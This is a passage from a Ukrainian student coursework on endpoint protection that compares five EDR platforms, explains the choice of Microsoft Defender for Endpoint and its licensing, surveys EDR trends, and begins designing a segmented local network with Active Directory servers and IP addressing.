Рисунок 1.6 – Вигляд CrowdStrike Falcon

Переваги даної системи охоплюють декілька важливих аспектів. Перш за все, вона вирізняється високою точністю виявлення загроз, що забезпечує надійний захист даних і інформації. Це дозволяє зменшити кількість хибних спрацювань та зосередитись на дійсно небезпечних інцидентах. Додатково, система є легко масштабованою завдяки хмарній архітектурі, що робить її зручною для розширення та адаптації під різні потреби організації. Важливим аспектом також є швидке реагування на інциденти, що мінімізує потенційні втрати від можливих атак. Користувачі можуть розраховувати на відміну

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				22
Змн.	Арк.	№ докум.	Підпис	Дата		

підтримку та часті оновлення, що дозволяє залишатись захищеними від нових видів загроз.

Проте система має й певні недоліки, які слід враховувати при її виборі. Одним з них є відносно висока вартість, що може бути суттєвою перешкодою для невеликих компаній або організацій з обмеженим бюджетом. Крім того, залежність від хмарної інфраструктури може стати проблемою для деяких організацій, особливо якщо вони мають обмежений доступ до стабільного інтернет-з'єднання або суворі вимоги щодо зберігання даних. Ці фактори слід ретельно оцінити перед впровадженням системи для забезпечення її відповідності конкретним потребам та умовам організації.

2) SentinelOne

Особливості:

- Автономний захист. Можливість роботи без постійного підключення до Інтернету, завдяки локальним алгоритмам AI.
- Автоматизоване реагування. Автоматизація багатьох процесів реагування на загрози, що зменшує час відновлення.
- Повний контроль над кінцевими точками. Включає функції, що дозволяють зупиняти, ізолювати і відновлювати кінцеві точки.




Рисунок 1.7– Вигляд SentinelOne

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		23

Переваги цієї системи включають кілька важливих аспектів, що роблять її привабливою для багатьох користувачів. Однією з ключових переваг є висока швидкість виявлення та реагування на загрози, що дозволяє швидко нейтралізувати потенційні ризики і захистити дані. Система також має мінімальний вплив на продуктивність, що означає, що вона не буде сповільнювати роботу інших програм або системних процесів. Це особливо важливо для організацій, де швидкість і ефективність роботи є критичними. Крім того, система відзначається зручним інтерфейсом та легкою інтеграцією, що робить її простою у використанні навіть для тих, хто не має глибоких технічних знань.

Однак є й певні недоліки, які слід врахувати. Вартість системи може бути високою, що стане перешкодою для деяких компаній. Ще одним важливим аспектом є те, що налаштування та підтримка системи потребують певних знань. Це означає, що для ефективного використання системи може знадобитися додаткове навчання або залучення фахівців, і це також підвищить загальні витрати на впровадження та експлуатацію.

3) Microsoft Defender for Endpoint

Особливості:

- Інтеграція з екосистемою Microsoft. Глибока інтеграція з Windows, Azure та іншими сервісами Microsoft.
- Хмарне управління. Використання хмарних технологій для моніторингу та реагування на загрози.
- Аналітика та звіти. Надання докладних звітів та аналітики щодо інцидентів безпеки.
- Розширені можливості виявлення. Використання машинного навчання для виявлення аномальної поведінки.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				24
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.8– Вигляд Microsoft Defender for Endpoint

Переваги цієї системи роблять її особливо привабливою для організацій, які вже використовують продукти Microsoft. Інтеграція з наявними продуктами дозволяє спростити процес налаштування та зменшити час, необхідний для адаптації працівників. Система відрізняється відносно низькою вартістю у порівнянні з іншими рішеннями на ринку, що робить її економічно вигідним вибором для багатьох організацій. Потужні аналітичні можливості та гнучке налаштування дозволяють адаптувати систему під специфічні потреби компанії, забезпечуючи високий рівень захисту та зручність використання.

Однак, система має й певні недоліки. Вона оптимізована для операційної системи Windows, що може створювати обмеження для користувачів інших операційних систем. Це може ускладнити використання для тих, хто працює в змішаних середовищах або використовує різні платформи. Крім того, нові користувачі можуть стикатися з певними складнощами при налаштуванні системи, що може вимагати додаткового часу і ресурсів для навчання та адаптації. Ці аспекти слід враховувати при виборі цієї системи для впровадження в організації.

4) Symantec Endpoint Detection and Response

Особливості:

- Машинне навчання. Використовує машинне навчання для виявлення аномалій та загроз.

		Ліпєцький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				25
Змн.	Арк.	№ докум.	Підпис	Дата		

- Інтеграція з Symantec Security. Працює в рамках екосистеми Symantec, що дозволяє використовувати інші продукти компанії.
- Глибоке розслідування. Інструменти для детального аналізу та розслідування інцидентів.




Рисунок 1.9 – Вигляд Symantec Endpoint Detection and Response

Переваги цієї системи охоплюють кілька ключових аспектів, що роблять її привабливою для багатьох організацій. Однією з головних переваг є інтеграція з іншими продуктами Symantec, що забезпечує комплексний підхід до безпеки. Це дозволяє ефективно управляти захистом на різних рівнях та об'єднувати різні інструменти в єдину систему. Сучасні технології, які використовуються в системі, забезпечують високу ефективність виявлення загроз, що є критичним для захисту від нових та складних атак. Додатково, система підтримує різноманітні операційні системи та платформи, що робить її універсальною і зручною для організацій з різними технологічними середовищами.

Проте, система має і свої недоліки, які слід враховувати. Вартість може бути високою для деяких організацій, особливо для малих компаній з обмеженими бюджетами. Це може стати суттєвим бар'єром для впровадження системи. Крім того, можуть виникати складнощі з інтеграцією системи з продуктами сторонніх виробників, що може обмежити її функціональність у змішаних середовищах. Ці фактори потребують ретельного аналізу перед

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				26
Змн.	Арк.	№ докум.	Підпис	Дата		

прийняттям рішення про впровадження системи, щоб забезпечити її відповідність потребам організації.

5) VMware Carbon Black Cloud

Особливості:

- Хмарна платформа. Працює у хмарі, забезпечуючи масштабованість та швидке розгортання.
- Потужні інструменти аналізу. Високий рівень деталізації та можливості для розслідування інцидентів.
- Автоматизація реакцій. Можливість автоматичного блокування та ізоляції загроз.
- Інтеграція з VMware. Особливо корисна для організацій, що використовують інші продукти VMware.




Рисунок 1.10 – Вигляд VMware Carbon Black Cloud

Переваги цієї системи роблять її особливо привабливою для великих організацій з розподіленою інфраструктурою. Високий рівень кастомізації та налаштувань дозволяє адаптувати систему до специфічних потреб компанії, що забезпечує максимально ефективне використання її можливостей. Потужні аналітичні можливості системи надають глибокий аналіз даних та загроз, що сприяє прийняттю обґрунтованих рішень щодо безпеки. Це особливо важливо

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				27
Змн.	Арк.	№ докум.	Підпис	Дата		

для великих організацій, де необхідно обробляти велику кількість даних і загроз на різних рівнях.

Проте існують і деякі недоліки, які необхідно врахувати. Вартість системи може бути високою, що може стати суттєвим бар'єром для малих компаній з обмеженим бюджетом. Цей фактор може обмежити доступність системи для дрібніших організацій, незважаючи на її потужні можливості. Крім того, система потребує постійного інтернет-з'єднання для роботи хмарних функцій, що може бути проблемою в середовищах з нестабільним або обмеженим доступом до інтернету. Ці аспекти слід ретельно оцінити перед прийняттям рішення про впровадження системи, щоб забезпечити її відповідність конкретним умовам та потребам організації.

1.4.3 Microsoft Defender for Endpoint

Після аналізу всіх описаних платформ було обрано Microsoft Defender for Endpoint. Основними перевагами, що вплинули на цей вибір, є наступні.

1) Інтеграція з продуктами Microsoft

Microsoft Defender for Endpoint легко інтегрується з іншими продуктами Microsoft, такими як Azure, Office 365, та Windows Server. Active Directory (AD) на Windows Server є потужним інструментом для керування користувачами, комп'ютерами та іншими ресурсами в локальній мережі. Використання AD дозволяє централізовано керувати доступом до ресурсів, політиками безпеки, а також спрощує адміністрування мережі.

2) Широкий спектр функцій захисту

Microsoft Defender for Endpoint пропонує широкий спектр функцій для захисту кінцевих точок, включаючи розширений захист від загроз (ATP), автоматизоване реагування на інциденти, та можливості розслідування загроз. Це допомагає ефективно виявляти та реагувати на сучасні кіберзагрози. Використання машинного навчання та штучного інтелекту дозволяє Microsoft Defender for Endpoint проактивно виявляти підозрілу активність та потенційні загрози, що значно підвищує рівень безпеки.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				28
Змн.	Арк.	№ докум.	Підпис	Дата		

3) Підтримка хмарних рішень

Платформа підтримує хмарні рішення, що дозволяє забезпечити захист для організацій з розподіленою інфраструктурою та віддаленими працівниками. Це також спрощує масштабування та управління безпекою.

4) Автоматизоване реагування на інциденти

Microsoft Defender for Endpoint надає можливість автоматизованого реагування на інциденти, що дозволяє швидко нейтралізувати загрози та мінімізувати їх вплив на організацію. Платформа пропонує потужні інструменти для аналітики та звітності, що допомагає виявляти тренди, аналізувати загрози та покращувати стратегію безпеки.

5) Високий рівень підтримки

Microsoft надає високий рівень підтримки та має широку екосистему партнерів, що забезпечує надійність та можливість отримання додаткових послуг та консультацій.

Microsoft Defender for Endpoint пропонує декілька варіантів ліцензування, які можуть задовольнити потреби різних організацій:

- Microsoft Defender for Endpoint Plan 1 (P1): Базовий рівень захисту, включає основні функції захисту кінцевих точок, такі як антивірус, контроль додатків, і управління вразливостями.
- Microsoft Defender for Endpoint Plan 2 (P2): Розширений рівень захисту, включає всі функції Plan 1, а також додаткові можливості, такі як розширене виявлення та реагування (EDR), автоматизоване реагування на інциденти, розширена аналітика загроз, і захист від передових загроз (АТР).
- Microsoft 365 E5 Security: Включає в себе всі функції Microsoft Defender for Endpoint Plan 2, а також додаткові засоби безпеки Microsoft 365, такі як Microsoft Cloud App Security, Azure Active Directory Premium P2, і Microsoft Information Protection.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				29
Змн.	Арк.	№ докум.	Підпис	Дата		

- Microsoft Defender for Business: Спеціально розроблена для малих та середніх підприємств, включає в себе функції захисту кінцевих точок та простий інтерфейс для управління безпекою.

Ліцензування Microsoft Defender for Endpoint зазвичай базується на кількості кінцевих точок або користувачів, що дозволяє організаціям гнучко масштабувати рішення відповідно до своїх потреб.

1.4.4 Тенденції розвитку EDR технологій

У сучасному світі технології постійно еволюціонують, і EDR платформи не є винятком. Їх розвиток спрямований на підвищення ефективності захисту кінцевих вузлів мережі від новітніх кіберзагроз. Розглянемо основні тенденції розвитку EDR технологій.

1) Використання штучного інтелекту та машинного навчання

Штучний інтелект (Artificial intelligence, AI, ШІ) та машинне навчання (Machine learning, ML, МН) стають ключовими компонентами сучасних EDR платформ. Завдяки цим технологіям системи можуть автоматично аналізувати величезні обсяги даних, виявляти аномалії та передбачати нові загрози. ШІ та МН дозволяють EDR платформам:

- Автоматично виявляти складні загрози. Завдяки аналізу поведінки програмного забезпечення та користувачів, системи можуть розпізнавати підозрілі дії, які свідчать про кібератаку.
- Підвищувати точність виявлення загроз. Машинне навчання дозволяє системам навчатися на попередніх інцидентах та постійно вдосконалювати алгоритми виявлення.
- Зменшувати кількість помилкових спрацьовувань. Завдяки більш точному аналізу даних, системи можуть зменшити кількість помилкових тривог, що підвищує ефективність роботи команди кібербезпеки.

2) Інтеграція з іншими системами кібербезпеки (SIEM, SOAR)

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				30
Змн.	Арк.	№ докум.	Підпис	Дата		

EDR платформи стають все більш інтегрованими з іншими системами кібербезпеки, такими як SIEM та SOAR. Це забезпечує:

- Централізований моніторинг та аналіз. Інтеграція з SIEM дозволяє збирати та аналізувати дані з різних джерел у реальному часі, що підвищує швидкість виявлення загроз.
- Автоматизація реакції на інциденти. Завдяки інтеграції з SOAR, EDR платформи можуть автоматично реагувати на загрози, виконуючи заздалегідь визначені дії для нейтралізації загроз.
- Покращена координація між системами. Інтеграція забезпечує ефективнішу взаємодію між різними системами безпеки, що підвищує загальний рівень захисту.

3) Розвиток хмарних EDR рішень

З розвитком хмарних технологій, все більше EDR рішень переходять у хмару. Це надає ряд переваг:

- Масштабованість. Хмарні EDR рішення легко масштабуються, що дозволяє забезпечити захист великої кількості кінцевих вузлів без значних витрат на інфраструктуру.
- Доступність з будь-якої точки світу. Хмарні рішення дозволяють фахівцям з кібербезпеки моніторити та керувати захистом кінцевих вузлів з будь-якого місця, де є доступ до Інтернету.
- Оновлення та підтримка. Хмарні платформи часто оновлюються автоматично, що забезпечує своєчасний захист від новітніх загроз.

4) Вплив нових загроз на розвиток EDR технологій

Нові кіберзагрози, такі як атаки на ланцюжок постачання, використання штучного інтелекту для створення складних шкідливих програм, та інші, стимулюють розвиток EDR технологій. Сучасні EDR платформи повинні:

- Реагувати на нові типи атак. Розробляти нові алгоритми та методи виявлення для протидії новітнім загрозам.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				31
Змн.	Арк.	№ докум.	Підпис	Дата		

- Забезпечувати проактивний захист. Впроваджувати проактивні заходи, такі як ізоляція підозрілих процесів та автоматичне відновлення систем після атаки.
- Вдосконалювати методи аналізу загроз. Впроваджувати новітні методи аналізу даних для швидкого виявлення та нейтралізації загроз.

Висновки до першого розділу

У першому розділі роботи було розглянуто теоретичні основи та здійснено огляд EDR-платформ. Зокрема, визначено поняття кінцевого вузла та його важливу роль у мережі. Описано основні загрози та атаки, спрямовані на кінцеві вузли.

Розглянуто методи та засоби захисту кінцевих вузлів, що включає різноманітні технології та стратегії для протидії кіберзагрозам. Здійснено детальний огляд EDR-платформ, зокрема визначення EDR, його функціональні можливості та роль у сучасних системах безпеки. Проведено порівняльний аналіз популярних EDR рішень, що дозволило визначити їхні переваги та недоліки. Також окреслено основні тенденції розвитку EDR технологій, що демонструє важливість та необхідність їх впровадження у сучасних умовах для забезпечення належного рівня кібербезпеки.

Таким чином, цей розділ закладає фундамент для подальшого дослідження та аналізу EDR платформ, їх ефективності та впливу на захист кінцевих вузлів у мережі.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				32
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 2 ПРОЕКТУВАННЯ МЕРЕЖІ ІЗ ВИКОРИСТАННЯМ EDR ПЛАТФОРМ

2.1 Планування і розробка загальної архітектури локальної комп'ютерної мережі

Процес планування та розробки загальної архітектури комп'ютерної мережі є важливим етапом, що визначає ефективність, масштабованість мережі. Це включає кілька кроків, серед яких визначення потреб організації, вибір відповідного обладнання, планування топології мережі та забезпечення надійності і безпеки системи.




Рисунок 2.1 – Топологія мережі

Топологія цієї комп'ютерної мережі є прикладом гібридної топології, яка включає елементи зіркової та ієрархічної топологій. Зіркова топологія передбачає, що всі пристрої підключені до центрального пристрою, такого як комутатор або маршрутизатор. У цій мережі елементи зіркової топології присутні в сегментах LAN A, LAN B і LAN C, де кілька робочих станцій (WS) підключені до комутаторів SW-1, SW-2 і SW-3 відповідно.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				33
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 2.2 - Зіркова топологія

Ієрархічна топологія має багаторівневу структуру, де мережеві пристрої організовані в кілька рівнів, що сприяє централізованому управлінню та розподіленню навантаження. У цій мережі ми бачимо три рівні:

- Рівень 1 (Core Layer): Основний маршрутизатор R-MAIN, підключений до Інтернету та іншим маршрутизаторам R-1, R-2, R-3.
- Рівень 2 (Distribution Layer): Маршрутизатори R-1, R-2, R-3, що підключаються до комутаторів різних сегментів (LAN A, LAN B, LAN C).
- Рівень 3 (Access Layer): Комутатори SW-1, SW-2, SW-3, до яких підключені робочі станції та сервери.




Рисунок 2.3 – Проект локальної мережі

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				34
Змн.	Арк.	№ докум.	Підпис	Дата		

Наведена схема представляє комплексну локальну комп'ютерну мережу, яка складається з декількох сегментів (LAN A, LAN B, LAN C) і включає різноманітні мережеві компоненти:

1) Маршрутизатори (Routers):

- R-MAIN - головний маршрутизатор, який забезпечує підключення до Інтернету.
- R-1, R-2, R-3 - внутрішні маршрутизатори, що з'єднують різні сегменти мережі (LAN A, LAN B, LAN C).

2) Комутатори (Switches):

- SW-1 - комутатор, підключений до LAN A, об'єднує сервери (MAIN-AD-SRV, RESERV-AD-SRV) і робочі станції.
- SW-2 - комутатор в LAN B, об'єднує кілька робочих станцій (WS-2-1 до WS-2-5).
- SW-3 - комутатор в LAN C, об'єднує кілька робочих станцій (WS-3-1 до WS-3-5).

3) Сервери (Servers):

- MAIN-AD-SRV - основний сервер Active Directory.
- RESERV-AD-SRV - резервний сервер Active Directory.

4) Робочі станції (Workstations):

- Робочі станції підключені до різних сегментів мережі через комутатори.

5) Інші пристрої:

- Hacker - пристрій, підключений до мережі через маршрутизатор R-MAIN, що представляє потенційну загрозу безпеці.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				35
Змн.	Арк.	№ докум.	Підпис	Дата		

2.2 Розробка схеми IP-адресації

Розробка схеми IP-адресації є важливим етапом у проектуванні мережі, оскільки вона дозволяє забезпечити ефективне використання доступних IP-адрес, зручне адміністрування та високу продуктивність мережі. IP-адресація включає призначення унікальних IP-адрес кожному пристрою в мережі, і існують два основні типи адрес: IPv4 та IPv6.

IPv4, найбільш поширений тип адресації, складається з 32-бітових адрес, що дозволяє створити приблизно 4,3 мільярди унікальних адрес. Проте, враховуючи зростаючу кількість пристроїв, що підключаються до Інтернету, цей обсяг може бути недостатнім. IPv6, новіший стандарт, використовує 128-бітові адреси, що забезпечує практично необмежену кількість унікальних адрес (близько $3,4 \times 10^{38}$). Використання IPv6 дозволяє уникнути проблем з нестачею IP-адрес та забезпечує більшу масштабованість мережі.

Сегментація дозволяє розділити мережу на підмережі, що сприяє ефективнішому використанню адресного простору та підвищує безпеку і продуктивність. Під час розробки схеми IP-адресації необхідно враховувати такі аспекти:

- Визначення кількості підмереж та пристроїв у кожній з них. Кількість підмереж та пристроїв у кожній підмережі впливає на вибір маски підмережі (subnet mask).
- Призначення адрес підмережам. Необхідно уникати перекриття адрес між підмережами та забезпечити достатній запас адрес для майбутнього розширення.
- Вибір відповідної маски підмережі. Маска підмережі визначає кількість доступних адрес у підмережі. Наприклад, маска 255.255.255.0 (/24) дозволяє мати до 254 пристроїв у підмережі.

Для ефективного управління IP-адресами можна використовувати DHCP (Dynamic Host Configuration Protocol), щоб автоматично призначати адреси пристроям у мережі. Це спрощує управління мережею та зменшує ймовірність

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				36
Змн.	Арк.	№ докум.	Підпис	Дата		

конфліктів адрес. Однак для деяких пристроїв, які вимагають постійної адреси (наприклад, сервери), може бути застосована статична адресація. Це забезпечує стабільність та надійність мережі, оскільки IP-адреси не змінюються, але потребує більше адміністративних зусиль.

З огляду на вищезазначене було розділено локальну мережу на підмережі наведено у таблиці Б.1.

2.3 Маршрутизація між пристроями

